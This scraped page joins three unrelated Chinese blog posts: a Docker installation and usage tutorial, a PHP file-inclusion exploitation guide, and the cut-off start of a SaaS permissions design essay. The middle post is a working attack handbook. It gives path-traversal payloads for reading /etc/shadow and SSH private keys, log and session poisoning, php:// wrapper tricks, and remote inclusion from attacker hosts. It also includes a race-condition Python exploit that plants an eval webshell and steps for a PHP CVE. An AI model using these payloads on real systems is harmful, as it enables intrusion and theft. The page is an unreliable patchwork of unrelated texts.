前言一、Docker是什麼二、Docker的安裝及測試Docker的安裝Docker的Hello world測試三、Docker的常見操作鏡像的基本操作容器的基本操作鏡像、容器的導入和導出四、關於DockerFile總結

前言

相信點進這篇文章的Coder,不管是在各大技術論壇上、技術交流群,亦或招聘網上,應該都有見到過Doker容器技術的面孔,隨着社會節奏的加快以及迫於生活的壓力,在計算機技術日新月異的今天,真正能夠沉下心來學習一門技術的時間真的不多。趁着這段空閑的時間,濤耶也該是時候把過去學習時所積累的筆記沉澱一下了。本文主要是從是什麼、為什麼、怎麼做的角度來介紹Docker容器技術的入門,能讓初次接觸Docker容器技術的朋友更快更便捷的使用Docker。

一、Docker是什麼

對於Docker,官方的介紹如下:

Docker 是一個開源的應用容器引擎,讓開發者可以打包他們的應用以及依賴包到一個可移植的鏡像中,然後發布到任何流行的 Linux或Windows機器上,也可以實現虛擬化。容器是完全使用沙箱機制,相互之間不會有任何接口。

在實際的開發過程中,我們往往會因為環境的搭建而浪費過多的時間,而現如今有了Docker容器技術的支持,我們不再過於擔心各種因為環境問題而造成的過多時間的浪費。Docker容器引擎中已經為我們提供了開發過程中所需要的各種鏡像,我們需要有Resid數據庫、Elasticsearch搜索技術、Mq消息隊列等支持,我們都可以使用Docker中的pull命令來從中央倉庫中進行拉取,而不像傳統那樣從各大官網亦或github中進行下載。讀到這裏的朋友應該會有所發現,Docker就有點類似Maven管理工具,或者直接將Docker看做一個裝載了大量“物資”的集裝箱,但Docker的強大之處可並不止步於此,查閱了解后,Docker主要有以下幾大特性:

  • Automating the packaging and deployment of applications(使應用的打包與部署自動化)
  • Creation of lightweight, private PAAS environments(創建輕量、私密的PAAS環境)
  • Automated testing and continuous integration/deployment(實現自動化測試和持續的集成/部署)
  • Deploying and scaling web apps, databases and backend services(部署與擴展webapp、數據庫和後台服務)

總之,Docker容器是現如今相當火熱的一門技術。之前讀到網上有着這麼一句話:電腦如果有問題,沒有是重裝系統解決不了的。話雖如此,但是一旦重裝系統之後,我們之前系統中所有保存資源都被消除了,我們需要使用QQ增進朋友之間的感情,則要到鵝廠中去下載、安裝;需要網易雲音樂來放鬆心情,則要到官網中安裝、下載,以及需要下載並安裝其他各大軟件才能滿足自己的實際需求,一個不小心還可能會綁架其他垃圾軟件。當然有的朋友會在重裝系統之前自己的資源備份以下,重裝系統之後再直接使用,但依然免不了N個下一步所帶來的時間消耗。假如現在有這麼一個容器,裏面存放着我們需要的所有資源,在我們需要的時候只需要一行簡單的pull命令即可迅速完成所有軟件的下載安裝步驟,這豈不美哉!

沒錯,Docker容器就是基於這麼一個思想來解決我們各大煩惱。如果對於Docker容器技術的理解還不是特別清楚,可拜讀一下大佬的文章:漫畫 | 從搬家到容器技術 Docker 應用場景解析,這篇文章使用漫畫的形式來給讀者介紹Docker容器的優勢。

二、Docker的安裝及測試

Docker的安裝

我們往往是使用Linux系統來安裝Docker,在之前的文章也有過Linux系統的安裝,這裏就不多介紹了。下面我們就在CentOS Linux release 8.0.1905 (Core)系統下來安裝一下Docker吧。

首選使用cat /etc/redhat-release查看一下自己的Linux版本:

[root@iZm5eei156c9h3hrdjpe77Z ~]# cat /etc/redhat-release
CentOS Linux release 8.0.1905 (Core)

在安裝Docker之前,我們先把yum更新一下

update yum

安裝Docker需要的軟件包

yum install -y yum-utils device-mapper-persistent-data lvm2

設置一下docker的yum源,後期在使用的Docker的pull操作都是在此倉庫中下載

 yum-config-manager --add-repo https://download.docker.com/linux/centos/docker-ce.repo

查看倉庫中所有的docker版本,以便安裝我們需要的Docker版本

yum list docker-ce --showduplicates | sort -r

安裝需要的docker版本,此處以Docker17.12.1版本為例

yum install docker-ce-17.12.1.ce

成功安裝之後,便可使用docker version/docker -v即可查看所安裝docker的版本

# docker version
[root@iZm5eei156c9h3hrdjpe77Z ~]# docker version
Client:
 Version:    17.12.1-ce
 API version:    1.35
 Go version:    go1.9.4
 Git commit:    7390fc6
 Built:    Tue Feb 27 22:15:20 2018
 OS/Arch:    linux/amd64

Server:
 Engine:
  Version:    17.12.1-ce
  API version:    1.35 (minimum version 1.12)
  Go version:    go1.9.4
  Git commit:    7390fc6
  Built:    Tue Feb 27 22:17:54 2018
  OS/Arch:    linux/amd64
  Experimental:    false

# docker -v
[root@iZm5eei156c9h3hrdjpe77Z ~]# docker -v
Docker version 17.12.1-ce, build 7390fc6

之後,我們需要更換docker拉取軟件的服務,這裏使用的是Aliyun鏡像加速器,使用加速器可以提升獲取Docker官方鏡像的速度(一下操作可直接複製執行):

sudo mkdir -p /etc/docker
sudo tee /etc/docker/daemon.json <<-'EOF'
{
  "registry-mirrors": ["https://1ewanek5.mirror.aliyuncs.com"]
}
EOF
sudo systemctl daemon-reload
sudo systemctl restart docker

這樣一來,我們便完整的安裝好了Docker。(PS:由於系統環境的問題,在安裝過程中可能需要到其他依賴,只需要根據提示操作即可)

Docker的Hello world測試

任何技術的學習,我們都離不開Hello world,Docker也不例外,下面我們來使用Docker來運行一下Hello world吧,在測試之前我們首先使用如下命令來啟動Docker,啟動、重新啟動以及設置開機自啟動:

# Docker的啟動
systemctl start docker
# Docker的重啟
systemctl restart docker
# Docker的開機自啟動
systemctl enable docker     # 一般我們使用開機自啟動的形式

啟動好Docker之後,我們來在Docker中運行一下hello world:

# docker 運行hello world
docker run hello-world

在我們執行docker run hello-world之後,Docker首先會根據我們的命令查看一下本地是否存在hello-world鏡像,如果存在則會直接運行,如果不存在就會去中央倉庫中拉取(下載)hello-world鏡像(拉取過程極為迅速)之後再來運行。由於我們首次使用Docker,所以執行之後會出現以下結果:

由於Docker已經幫我們拉取了hello-world鏡像,所以當我們再次運行docker run hello-world之後,則會出現如下結果:

順便一提,我們在使用Docker拉取所拉取的所有鏡像都來源於Docker的中央倉庫,裏面存放了大量的鏡像可供我們自由使用:https://hub.docker.com/

三、Docker的常見操作

啟動docker systemctl start docker,重啟systemctl restart docker,開機docker自啟動systemctl enable docker

# Docker的啟動
systemctl start docker
# Docker的重啟
systemctl restart docker
# Docker的開機自啟動
systemctl enable docker     # 一般我們使用開機自啟動的形式

鏡像的基本操作

  • 使用search命令來檢索中央倉庫中收錄的鏡像,這裏以tomcat為例
# 檢索鏡像:docker search [鏡像名稱]
docker search tomcat

  • 拉取(下載)鏡像:docker pull tomcat(默認最新版本),如果需要其他版本可在中央倉庫中查閱
# 拉取鏡像:docker pull [鏡像名稱]
docker pull tomcat
# 默認拉取的是最新版本,如果需要特定版本,在後面指定即可,以tomcat7.0.1為例
docker pull tomcat:7.0.1
  • 查看已經下載的本地鏡像:
# 查看已經下載的本地鏡像
docker images

  • 刪除本地鏡像
# 刪除本地鏡像: docker rmi 鏡像名稱/IMAGE ID
docker rmi tomcat

容器的基本操作

  • 根據鏡像啟動對應的容器
# 根據鏡像啟動對應的容器
docker run -d --name mytomcat tomcat
# --name 對容器起一個別名
# -d 對指定的容器進行後台運行
  • 停止運行的容器
# 停止運行的容器:docker stop 容器名稱/CONTAINER ID
docker stop mytomcat
  • 查看正在運行的容器
docker ps       # 查看正在運行的容器
docker ps -a    # 查看本地所有的容器
  • 刪除容器
# 注:刪除容器是使用rm,刪除鏡像是rmi,且刪除鏡像之前需要停止運行容器並刪除
docker rm mytomcat
  • 啟動一個做了端口映射的容器,在之前創建容器之後,我們無法通過ip:端口的形式來訪問Docker中所開啟的服務,因為每一個容器他都是獨立,所以要想訪問,我們則需要通過端口的映射來訪問容器。
docker run -d --name mytomcat -p 8888:8080 tomcat
# --name:對容器起一個別名
# -p:將主機的端口映射到容器的一個端口  主機端口:容器內部的端口 
# -d:後台運行
  • 查看容器的日誌docker logs mytomcat

  • 容器開機自起動:

docker update mytomcat --restart=always
  • 進入對應的容器
docker exec -it mytomcat /bin/bash
  • 本地文件(是centos不是windows)與docker容器中文件之間的互傳,以將ik分詞器插件上傳至elasticsearch容器為例:
# 先將windows上的文件使用xftp上傳到vmware linux中,然後將文件使用docker命令上傳到docker容器中
# docker cp 本地路徑 容器名:容器路徑
docker cp ./elasticsearch-analysis-ik-6.5.4.zip elasticsearch:/usr/share/elasticsearch/plugins
  • 文件的掛載

Docker容器是獨立,且其相當於是一個及其精簡版的Linux,在我們通過exec命令之後,我們是無法使用vim、vi等命令來對其內部文件進行編輯,在一般情況下我們在創建好容器之後一般會對其配置文件進行編輯,此時我們可以使用Docker中的掛載來將容器內文件掛載到宿主機中。當我們在宿主機中對掛載的文件進行編輯的時候,容器中所被掛載的文件也會做出相應的修改,下面就是docker掛載文件的-v操作(以掛載Es的配置文件和數據文件為例):

mkdir -p ./resources/elasticsearch/config
mkdir -p ./resources/elasticsearch/data

docker run --name elasticsearch -p 9200:9200 \
-e "discovery.type=single-node" \
-e ES_JAVA_OPTS="-Xms256m -Xmx256m" \
-v /resources/elasticsearch/config/elasticsearch.yml:/usr/share/elasticsearch/config/elasticsearch.yml \
-v /resources/elasticsearch/data:/usr/share/elasticsearch/data -d elasticsearch:5.6.8

鏡像、容器的導入和導出

export:可將docker容器通過export導出為tar文件

docker export mytomcat > mytomcat.tar

import:基於tar文件來創建一個新的鏡像

docker import - mytomcat < mytomcat.tar

注:以上指示Docker容器中常用的一些命令,對於不同的鏡像的使用,其啟動命令也是會有所區別,後面的一些命令會在使用的時候進行介紹,其他更多Docker操作可參考Docker官方文檔:
https://docs.docker.com/engine/reference/commandline/docker/

四、關於DockerFile

上面我們已經介紹了Docker以及在使用Docker過程中常用的一些命令。而本小結將會介紹Dockerfile,Dockerfile是常用的一種創建鏡像的方式,由file我們也不難知道Dockerfile就是一個Docker文件,可以簡單把它理解成在其內部定義了構建Docker容器的一條條指令,而每一條指令的內容都代表了構建容器的每個流程,Docker通過讀取Dockerfile內的每條指令來構建鏡像。下面我們將會簡單介紹編寫Dockerfile的常用指令及其搭建流程,並最終使用Dockerfile來搭建一個centos鏡像。(PS:本文中的Dockerfile僅僅是簡單介紹,之後Dockerfile的詳細編寫會單獨成文整理)

Dockerfile官方文檔:https://docs.docker.com/develop/develop-images/dockerfile_best-practices/

在介紹Dockerfile之前,我們首先通過下面這張圖來直觀的了解下Dockerfile(來源網絡,侵刪。)

從上圖我們可以大致了解Dockerfile的編寫流程,一個標準的Dockerfile以FROM指令開頭(除註釋之外,註釋通過#進行),一般來說,Dockerfile中的指令主要包括四種類型,該四種類型也就是編寫Dockerfile的一般流程:

  • 指定構建新鏡像的基礎鏡像(父鏡像):FROM
  • 說明所構建鏡像的維護者信息:MAINTAINER(官方已經不贊成使用)、LABEL(建議使用)
  • 對鏡像的操作指令:RUN、ENV、ADD、COPY以及WORKDIR
  • 對容器的啟動指令:CMD、ENTRYPOINT、USER

下面我們通過Dockerfile的形式來搭建一個nginx容器,並訪問其index.html頁面。

創建一個工作目錄,用於指定創建新鏡像的所需要的文件(不做要求,但卻是一種創建鏡像的規範)

mkdir demo_dockerfile
cd demo_dockerfile
vim Dockerfile

編寫Dockerfile文件

FROM nginx
LABEL author=taoye email=26647879@qq.com desc="Hello Dockerfile, I am a coder."

Dockerfile文件寫完之後,我們通過該文件來創建一個新的鏡像,-t參數用於指定創建新鏡像的倉庫和名稱,並設置版本,注意在結尾有.,表示的是指定構建新鏡像過程中的上下文環境的目錄。

docker build -t demo_nginx/demo_dockerfile:v1.0 .

執行之後docker build之後便會在本地創建了一個新的鏡像,我們可以通過該鏡像來創建容器並使用curl來進行測試

docker run --name demo_nginx -d -p 7777:80 demo_nginx/demo_dockerfile:v1.0

curl localhost:7777

總結

本文首先介紹的是對Docker基本認識,其次詳細說明了Docker環境的搭建,之後常見的Docker操作,最後簡單介紹了Dockerfile及通過Dockerfile創建一個簡單nginx容器。在之後文章中會詳細介紹Dockerfile,最好的學習方式莫過於從官方文檔中盡情的無償汲取知識,本文說到底僅僅是在學習Docker官方文檔之後的一個簡單總結,所涉及到的也只是冰山一角。Docker官方文檔中包含了詳細且全面的介紹,涉及到Docker的方方面面,有條件的朋友強烈建議閱讀耐心地閱讀官方文檔:http://docs.docker.com/engine/reference/builder/

本站聲明:網站內容來源於博客園,如有侵權,請聯繫我們,我們將及時處理

【其他文章推薦】

※網頁設計一頭霧水該從何著手呢? 台北網頁設計公司幫您輕鬆架站!

※台北網頁設計公司全省服務真心推薦

※想知道最厲害的網頁設計公司"嚨底家"!

※推薦評價好的iphone維修中心

※網頁設計最專業,超強功能平台可客製化

※別再煩惱如何寫文案,掌握八大原則!

PHP文件包含 整理

文件包含

目錄

  • 文件包含
    • 1. 概述
      • 1.1 常見的引發漏洞的函數:
      • 1.2 利用條件
      • 1.3 分類和利用思路
    • 2. 利用方法
      • 2.1 配合文件解析漏洞來包含
      • 2.2 讀取系統敏感文件(路徑遍歷)
      • 2.3 包含http日誌文件
      • 2.4 包含SSH日誌
      • 2.5 使用PHP偽協議
      • 2.6 配合phpinfo頁面包含臨時文件
      • 2.7 包含Session
      • 2.9 包含環境變量
    • 3. 繞過技巧
      • 3.1 限制路徑路徑
      • 3.2 限制後綴
      • 3.3 allow_url_include = off
      • 3.4 Base64 處理的session文件
      • 3.5 自己構造Session
      • 3.6 CVE-2018-14884

參考資料:
文件包含漏洞簡介
利用phpinfo條件競爭
PHP文件包含漏洞利用思路與Bypass總結手冊

1. 概述

什麼是文件包含:文件包含函數所加載的參數沒有經過過濾或者嚴格的定義,可以被用戶控制,包含其他文件或惡意代碼,導致信息泄露或代碼注入。

要求:包含的文件路徑攻擊者可控,被包含的文件web服務器可訪問。

1.1 常見的引發漏洞的函數:

  1. include()執行到include時才包含文件,文件不存在時提出警告,但是繼續執行。
  2. require()只要程序運行就會包含文件,文件不存在產生致命錯誤,並停止腳本。
  3. include_once()和require_once()只執行一次,如果一個文件已經被包含,則這兩個函數不會再去包含(即使文件中間被修改過)。

當利用這四個函數來包含文件時,不管文件是什麼類型(圖片、txt等等),其中的文本內容都會直接作為php代碼進行解析。

1.2 利用條件

  • 包含函數通過動態變量的方式引入需要包含的參數。

  • PHP中只要文件內容符合PHP語法規範,不管是什麼後綴,都會被解析。

1.3 分類和利用思路

文件包含通常按照包含文件的位置分為兩類:本地文件包含(LFI)和遠程文件包含(RFI),顧名思義,本地文件包含就是指包含本地服務器上存儲的一些文件;遠程文件包含則是指被包含的文件不存儲在本地。

本地文件包含

  1. 包含本地文件、執行代碼
  2. 配合文件上傳,執行惡意腳本
  3. 讀取本地文件
  4. 通過包含日誌的方式GetShell
  5. 通過包含/proc/self/envion文件GetShell
  6. 通過偽協議執行惡意腳本
  7. 通過phpinfo頁面包含臨時文件

遠程文件包含

  1. 直接執行遠程腳本(在本地執行)

遠程文件包含需要在php.ini中進行配置,才可開啟:

allow_url_fopen = On:本選項激活了 URL 風格的 fopen 封裝協議,使得可以訪問 URL 對象文件。默認的封裝協議提供用 ftp 和 http 協議來訪問遠程文件,一些擴展庫例如 zlib 可能會註冊更多的封裝協議。(出於安全性考慮,此選項只能在 php.ini 中設置。)

allow_url_include = On:此選項允許將具有URL形式的fopen包裝器與以下功能一起使用:include,include_once,require,require_once。(該功能要求allow_url_fopen開啟)

2. 利用方法

2.1 配合文件解析漏洞來包含

http://target.com/?page=../../upload/123.jpg/.php

2.2 讀取系統敏感文件(路徑遍歷)

include.php?file=../../../../../../../etc/passwd

Windows:

​ C:\boot.ini //查看系統版本
​ C:\Windows\System32\inetsrv\MetaBase.xml //IIS配置文件
​ C:\Windows\repair\sam //存儲系統初次安裝的密碼
​ C:\Program Files\mysql\my.ini //Mysql配置
​ C:\Program Files\mysql\data\mysql\user.MYD //Mysql root
​ C:\Windows\php.ini //php配置信息
​ C:\Windows\my.ini //Mysql配置信息

Linux:

/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.ssh/id_ras.keystore
/root/.ssh/known_hosts
/etc/passwd
/etc/shadow
/etc/my.cnf
/etc/httpd/conf/httpd.conf
/root/.bash_history
/root/.mysql_history
/proc/self/fd/fd[0-9]*(文件標識符)
/proc/mounts
/porc/config.gz

2.3 包含http日誌文件

通過包含日誌文件,來執行夾雜在URL請求或者User-Agent頭中的惡意腳本

  1. 通過讀取配置文件確定日誌文件地址

    默認地址通常為:/var/log/httpd/access_log或/var/log/apache2/access.log

  2. 請求時直接在URL後面加上腳本即可http://www.target.com/index.php<?php phpinfo();?>,之後去包含這個日誌文件即可。

  3. 注意:日誌文件會記錄最為原始的URL請求,在瀏覽器地址欄中輸入的地址會被URL編碼,通過CURl或者Burp改包繞過編碼。

apache+Linux 日誌默認路徑
/etc/httpd/logs/access_log
/var/log/httpd/access_log
xmapp日誌默認路徑
D:/xampp/apache/logs/access.log
D:/xampp/apache/logs/error.log
IIS默認日誌文件
C:/WINDOWS/system32/Logfiles
%SystemDrive%/inetpub/logs/LogFiles
nginx
/usr/local/nginx/logs
/opt/nginx/logs/access.log

通過包含環境變量/proc/slef/enversion來執行惡意腳本,修改HTTP請求的User-Agent報頭,但是沒復現成功

2.4 包含SSH日誌

和包含HTTP日誌類似,登錄用戶的用戶名會被記錄在日誌中,如果可以讀取到ssh日誌文件,則可以利用惡意用戶名注入php代碼。

SSH登錄日誌常見存儲位置:/var/log/auth.log或/var/log/secure

2.5 使用PHP偽協議

PHP內置了很多URL 風格的封裝協議,除了用於文件包含,還可以用於很多文件操作函數。在phpinfo的Registered PHP Streams中可以找到目前環境下可用的協議。

file:// — 訪問本地文件系統
http:// — 訪問 HTTP(s) 網址
ftp:// — 訪問 FTP(s) URLs
php:// — 訪問各個輸入/輸出流(I/O streams
zlib:// — 壓縮流
data:// — 數據(RFC 2397)
glob:// — 查找匹配的文件路徑模式
phar:// — PHP 壓縮文件
ssh2:// — Secure Shell 2
rar:// — RAR
ogg:// — 音頻流
expect:// — 處理交互式的流
  1. file://訪問本地文件系統http://target.com/?page=file://D:/www/page.txt,正反斜線都行(windows),對於共享文件服務器可以使用\\smbserver\share\path\to\winfile.ext。

  2. php://input訪問輸入輸出流:?page=php://input,在POST內容中輸入想要執行的腳本。

  3. php://filter:是一種元封裝器, 設計用於數據流打開時的篩選過濾應用。

    全部可用過濾器列表:https://www.php.net/manual/zh/filters.php

    通常利用該偽協議來讀取php源碼,通過設定編碼方式(以base64編碼為例),可以防止讀取的內容被當做php代碼解析,利用方式(就是read寫不寫的區別):

    index.php?file=php://filter/read=convert.base64-encode/resource=index.php
    index.php?file=php://filter/convert.base64-encode/resource=index.php
    
  4. data://數據流封裝:?page=data://text/plain,腳本

  1. zip://壓縮流:創建惡意代碼文件,添加到壓縮文件夾,上傳,無視後綴。通過?page=zip://絕對路徑%23文件名訪問,5.2.9之前是只能絕對路徑。

備註:

  1. 文件需要絕對路徑才能訪問

  2. 需要通過#(也就是URL中的%23)來指定代碼文件

  3. compress.bzip2://和compress.zlib://壓縮流,與zip類似,但是支持相對路徑,無視後綴

    bzip和gzip是對單個文件進行壓縮(不要糾結要不要指定壓縮包內的文件)

    ?file=compress.bzip2://路徑
    ?file=compress.zlib://路徑
    
  4. phar://支持zip、phar格式的壓縮(歸檔)文件,無視後綴(也就是說jpg後綴照樣給你解開來),?file=phar://壓縮包路徑/壓縮包內文件名,絕對路徑和相對路徑都行。

    利用方法:

    index.php?file=phar://test.zip/test.txt
    index.php?file=phar://test.xxx/test.txt
    

    製作phar文件(php5.3之後):

    1. 設置php.ini中phar.readonly=off
    2. 製作生成腳本
    <?php 
    @unlink("phar.phar");
    $phar = new Phar("phar.phar");
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>"); //設置stub
    $phar->addFromString("test.txt", "<?php phpinfo();?>"); //添加要壓縮的文件及內容
    $phar->stopBuffering(); //簽名自動計算
    ?>
    // 這個腳本需要使用php.exe 來生成
    
    1. 生成腳本2

      <?php
      $p = new PharData(dirname(__FILE__).'./test.123', 0,'test',Phar::ZIP);
      $p->addFromString('test.txt', '<?php phpinfo();?>');
      ?>
      //這個腳本可以通過訪問來觸發,在本地生成一個test.123,但是不能生成後綴為phar的文件(其他的都行,甚至是php)
      

2.6 配合phpinfo頁面包含臨時文件

向phpinfo頁面上傳文件的時候,phpinfo會返回臨時文件的保存路徑

臨時文件存活時間很短,當連接結束后,臨時文件就會消失。條件競爭

只要發送足夠多的的數據,讓頁面還未反應過來的時候去包含文件,即可。

  1. 發送包含了webshell的上傳數據包給phpinfo頁面,這個數據包的header、get等位置需要塞滿垃圾數據

  2. 因為phpinfo頁面會將所有數據都打印出來,1中的垃圾數據會將整個phpinfo頁面撐得非常大

  3. php默認的輸出緩衝區大小為4096,可以理解為php每次返回4096個字節給socket連接

  4. 所以,我們直接操作原生socket,每次讀取4096個字節。只要讀取到的字符里包含臨時文件名,就立即發送第二個數據包

  5. 此時,第一個數據包的socket連接實際上還沒結束,因為php還在繼續每次輸出4096個字節,所以臨時文件此時還沒有刪除

  6. 利用這個時間差,第二個數據包,也就是文件包含漏洞的利用,即可成功包含臨時文件,最終getshell

    利用腳本exp

2.7 包含Session

  1. PHP將用戶Session以文件的形式保存在主機中,通過php.ini文件中的session.save_path字段可以設置具體的存儲位置,通過phpinfo頁面也可以查詢到;文件命名格式為:sess_<PHPSESSID>,其中PHPSESSID為用戶cookie中PHPSESSID對應的值;Session文件一些可能的保存路徑:

    /var/lib/php/sess_PHPSESSID
    /var/lib/php/sessions/sess_PHPSESSID
    /tmp/sess_PHPSESSID
    /tmp/sessions/sess_PHPSESSID
    
  2. Session文件內容有兩種記錄格式:php、php_serialize,通過修改php.ini文件中session.serialize_handler字段來進行設置。

    以php格式記錄時,文件內容中以|來進行分割:

    以php_serialize格式記錄時,將會話內容以序列化形式存儲:

  3. 如果保存的session文件中字符串可控,那麼就可以構造惡意的字符串觸發文件包含。

    先構造一個含有惡意字符串的session文件:?user=test&cmd=<?php phpinfo();?>,之後包含這個會話的session文件。

2.9 包含環境變量

CGI****利用條件:1231、php以cgi方式運行,這樣environ才會保存UA頭。``2、environ文件存儲位置已知,且environ文件可讀。利用姿勢:proc/self/environ中會保存user-agent頭。如果在user-agent中插入php代碼,則php代碼會被寫入到environ中。之後再包含它,即可。

3. 繞過技巧

3.1 限制路徑路徑

服務器限制了訪問文件的路徑,例如在變量前面追加'/var/www/html'限制只能包含web目錄下的文件,可以利用路徑穿越進行對抗。

../../../../../../../ect/passwd

對於輸入有過濾的情況,可以嘗試用URL編碼進行轉換,比如%2e%2e%2f,甚至是二次轉換。

3.2 限制後綴

對用戶輸入添加後綴,比如:自動添加.jgp後綴、或者期望用戶輸如一個父目錄,服務器自動拼接上子目錄和文件。

  1. 如果是遠程文件包含的話可以利用URL的特性:?、#

    構造出類似於http://test.com/evil.php?/static/test.php和http://test.com/evil.php#/static/test.php的包含路徑,使得服務器預設的後綴變成URL的參數或者頁面錨點。

  2. 利用壓縮協議:構建一個壓縮包歸檔文件,裡面包含上服務器加的後綴,這樣完整的路徑將指向壓縮包內文件。

    比如壓縮包中文件為test.zip->test->defautl->test.php ,構造url:include.php?file=phar://test.zip/test,服務端拼接后變成include('phar://test.zip/test/defautl/test.php')

  3. 利用超長字符串進行截斷,在php<5.2.8的版本可以設置一個超級長的路徑,超過的部分將被服務器丟棄。

    win最長為256字節、Linux為4096字節,構造include.php?file=./././././(n多個)././test.php

  4. 利用00截斷:php<5.3.4時可用%00對字符串進行截斷,%00被是識別為字符串終止標記。

3.3 allow_url_include = off

利用SMB、webdav等使用UNC路徑的文件共享進行繞過。

  1. 利用SMB(只對Win的web服務器有效):構建SMB服務器后,構造URL:?include.php?file=\\172.16.97.128\test.php
  2. 利用WebDAV:構造連接?include.php?file=//172.16.97.128/webdav/test.php

3.4 Base64 處理的session文件

為了保護用戶的信息或存儲更多格式的信息,很多時候都會對Session文件進行編碼,以Base64編碼為例,闡述繞過思路。了解服務端使用的編碼模式以及對應的解碼模式;合理安排payload使其滿足解碼條件,只要不干擾php代碼運行就可以。

  1. 根據上邊介紹的偽協議的用法,可以知道使用index.php?file=php://filter/read=convert.base64-decode/resource=index.php即可對base64編碼的文件進行解碼,但是直接解碼session文件時會出現亂碼。其原因在於session文檔中包含的並非全部都是base64編碼的內容,session開頭的user|s:24:字符串也被當做base64進行解碼,從而導致出現亂碼的情況,因此如果能忽略前面的字符,就可以完美解碼了。

  2. 有利條件:PHP在進行base64解碼的時候並不會去處理非Base64編碼字符集的內容,直接忽略過去並拼接之後的內容。也就是說,Session文件中的:、|、{}、;、"這類字符對Base64解碼沒有影響。

  3. Base64解碼過程簡單來說就是:將字符串按照每4個字符分為一組,解碼為二進制數據流再拼接到一起,因此要保證我們可以將payload正確解出,需要將編碼后的payload其實位置控制在4n+1的位置(第5、9、13…位)。(base64編碼后長度為原數據長度的4/3)

  4. user:|s:24:"有效字符有7個,若要將payload置於第9位,則需要再增加一個字符,簡單有效的辦法就是讓24變成一個三位數——填充無效數據擴充payload長度。

  5. serialize模式同理,session文件中a:1:{s:4:"user";s:24:"共11個干擾字符,因此同樣只需將payload產生的字符串長度增加到三位數即可。

3.5 自己構造Session

有的網站可能不提供用戶會話記錄,但是默認的配置可以讓我們自己構造出一個Session文件。相關的選項如下:

  • session.use_strict_mode = 0,允許用戶自定義Session_ID,也就是說可以通過在Cookie中設置PHPSESSID=xxx將session文件名定義為sess_xxx
  • session.upload_progress.enabled = on,PHP可以在每個文件上傳時監視上傳進度。
  • session.upload_progress.name = "PHP_SESSION_UPLOAD_PROGRESS",當一個上傳在處理中,同時POST一個與INI中設置的session.upload_progress.name同名變量時,上傳進度可以在$_SESSION中獲得。 當PHP檢測到這種POST請求時,它會在$_SESSION中添加一組數據, 索引是session.upload_progress.prefix與 session.upload_progress.name連接在一起的值。

利用思路:

  1. 上傳一個文件

  2. 上傳時設置一個自定義PHPSESSIDcookie

  3. POST PHP_SESSION_UPLOAD_PROGRESS惡意字段:"PHP_SESSION_UPLOAD_PROGRESS":'<?php phpinfo();?>'

    這樣就會在Session目錄下生成一個包含惡意代碼的session文件。

  4. 但是php默認設置中會打開session.upload_progress.cleanup = on,也就是當文件上傳完成後會自動刪除session文件,使用條件競爭繞過,惡意代碼功能設置為生成一個shell.php。

利用exp:

import io
import sys
import requests
import threading

sessid = 'test'

def POST(session):
    while True:
        f = io.BytesIO(b'a' * 1024 * 50)
        session.post(
            'http://127.0.0.1/index.php',
            data={"PHP_SESSION_UPLOAD_PROGRESS":"<?php phpinfo();fputs(fopen('shell.php','w'),'<?php @eval($_POST[test])?>');?>"},
            files={"file":('q.txt', f)},
            cookies={'PHPSESSID':sessid}
        )

def READ(session):
    while True:
        response = session.get(f'http://127.0.0.1/include.php?file=D:\\phpstudy_pro\\Extensions\\tmp\\tmp\\sess_{sessid}')
        # print('[+++]retry')
        # print(response.text)

        if 'PHP Version' not in response.text:
            print('[+++]retry')
        else:
            print(response.text)
            sys.exit(0)

with requests.session() as session:
    t1 = threading.Thread(target=POST, args=(session, ))
    t1.daemon = True
    t1.start()

    READ(session)

3.6 CVE-2018-14884

CVE-2018-14884會造成php7出現段錯誤,從而導致垃圾回收機制失效,POST的文件會保留在系統緩存目錄下而不會被清除。

影響版本:

PHP Group PHP 7.0.*,<7.0.27
PHP Group PHP 7.1.*,<7.1.13
PHP Group PHP 7.2.*,<7.2.1

windows 臨時文件:C:\windows\php<隨機字符>.tmp

linux臨時文件:/tmp/php<隨機字符>

  1. 漏洞驗證include.php?file=php://filter/string.strip_tags/resource=index.php返回500錯誤

  2. post惡意字符串

    import requests
    
    files = {
      'file': '<?php phpinfo();'
    }
    url = 'http://127.0.0.1/include.php?file=php://filter/string.strip_tags/resource=index.php'
    r = requests.post(url=url, files=files, allow_redirects=False)
    
  3. 在臨時文件中可以看到惡意代碼成功寫入

  4. 至於包含嘛,爆破或者其他手段探測這個臨時文件吧。

本站聲明:網站內容來源於博客園,如有侵權,請聯繫我們,我們將及時處理

【其他文章推薦】

※網頁設計一頭霧水該從何著手呢? 台北網頁設計公司幫您輕鬆架站!

※網頁設計公司推薦不同的風格,搶佔消費者視覺第一線

※想知道購買電動車哪裡補助最多?台中電動車補助資訊懶人包彙整

※南投搬家公司費用,距離,噸數怎麼算?達人教你簡易估價知識!

※教你寫出一流的銷售文案?

※超省錢租車方案

※回頭車貨運收費標準

SaaS權限設計總結

2年前轉到SaaS部門之後期間斷斷續續做着權限相關的業務,這篇文章主要回顧下過往的設計以及其原因和利弊。
不過因為是線上業務,會省略掉很多細節以及賬號體系和權益相關得部分,只討論權限相關。
本文也不會涉及到技術層面的實現僅討論設計。

原初的混沌

SaaS和一些內部系統/2C業務的權限最大不同點是他是天然多租戶的。
用戶之上會有一層組織(Organization)的概念,組織只擁有所有權限的子集(取決於組織購買的服務),並且組織可以自行管理部分權限。
省略了部門,群組等等概念的簡化圖:

增加了組織概念:

剛接手的這塊的時候發現因為歷史原因設計得比較粗糙。
整個權限系統只有兩個表:權限定義 和 組織權限關係。

默認情況下組織內的所有用戶都能獲得分配給組織的權限,需要區分對待管理員和用戶的權限都是在代碼中進行硬編碼,手動去除對應權限。

當時的功能:

  • 組織權限分配 – ACL
  • 組織內用戶權限分配 – 硬編碼

這個模型嚴重限制了售賣策略和商家的靈活度,在系統中存在大量的硬編碼為了某個業務去修改權限的關係。
後續在這一版上勉強引入了組織內角色分配的功能,但因為業務設計過於簡單,沒法支撐後續的操作,最後決定重構。

業務場景驅動

這中間經歷了兩次模型的調整和服務的變更。
第一次想做和業務無關之後其他業務可復用的模型,基於RBAC構造了角色,角色”用戶”關係,角色權限關係;為了覆蓋ACL場景構建了”用戶”權限關係;為了多個業務方接入定義了domain,並且權限,”用戶”的定義和角色都和domain掛鈎。
對外提供的RBAC接口本質上是ACL,”用戶”分配角色,角色內權限變更會引起”用戶”和權限關係的變化。
至於為什麼要這麼設計,因為考慮到了一個分配角色后能手工修改用戶權限的場景,初步評估這個場景是有必要的。
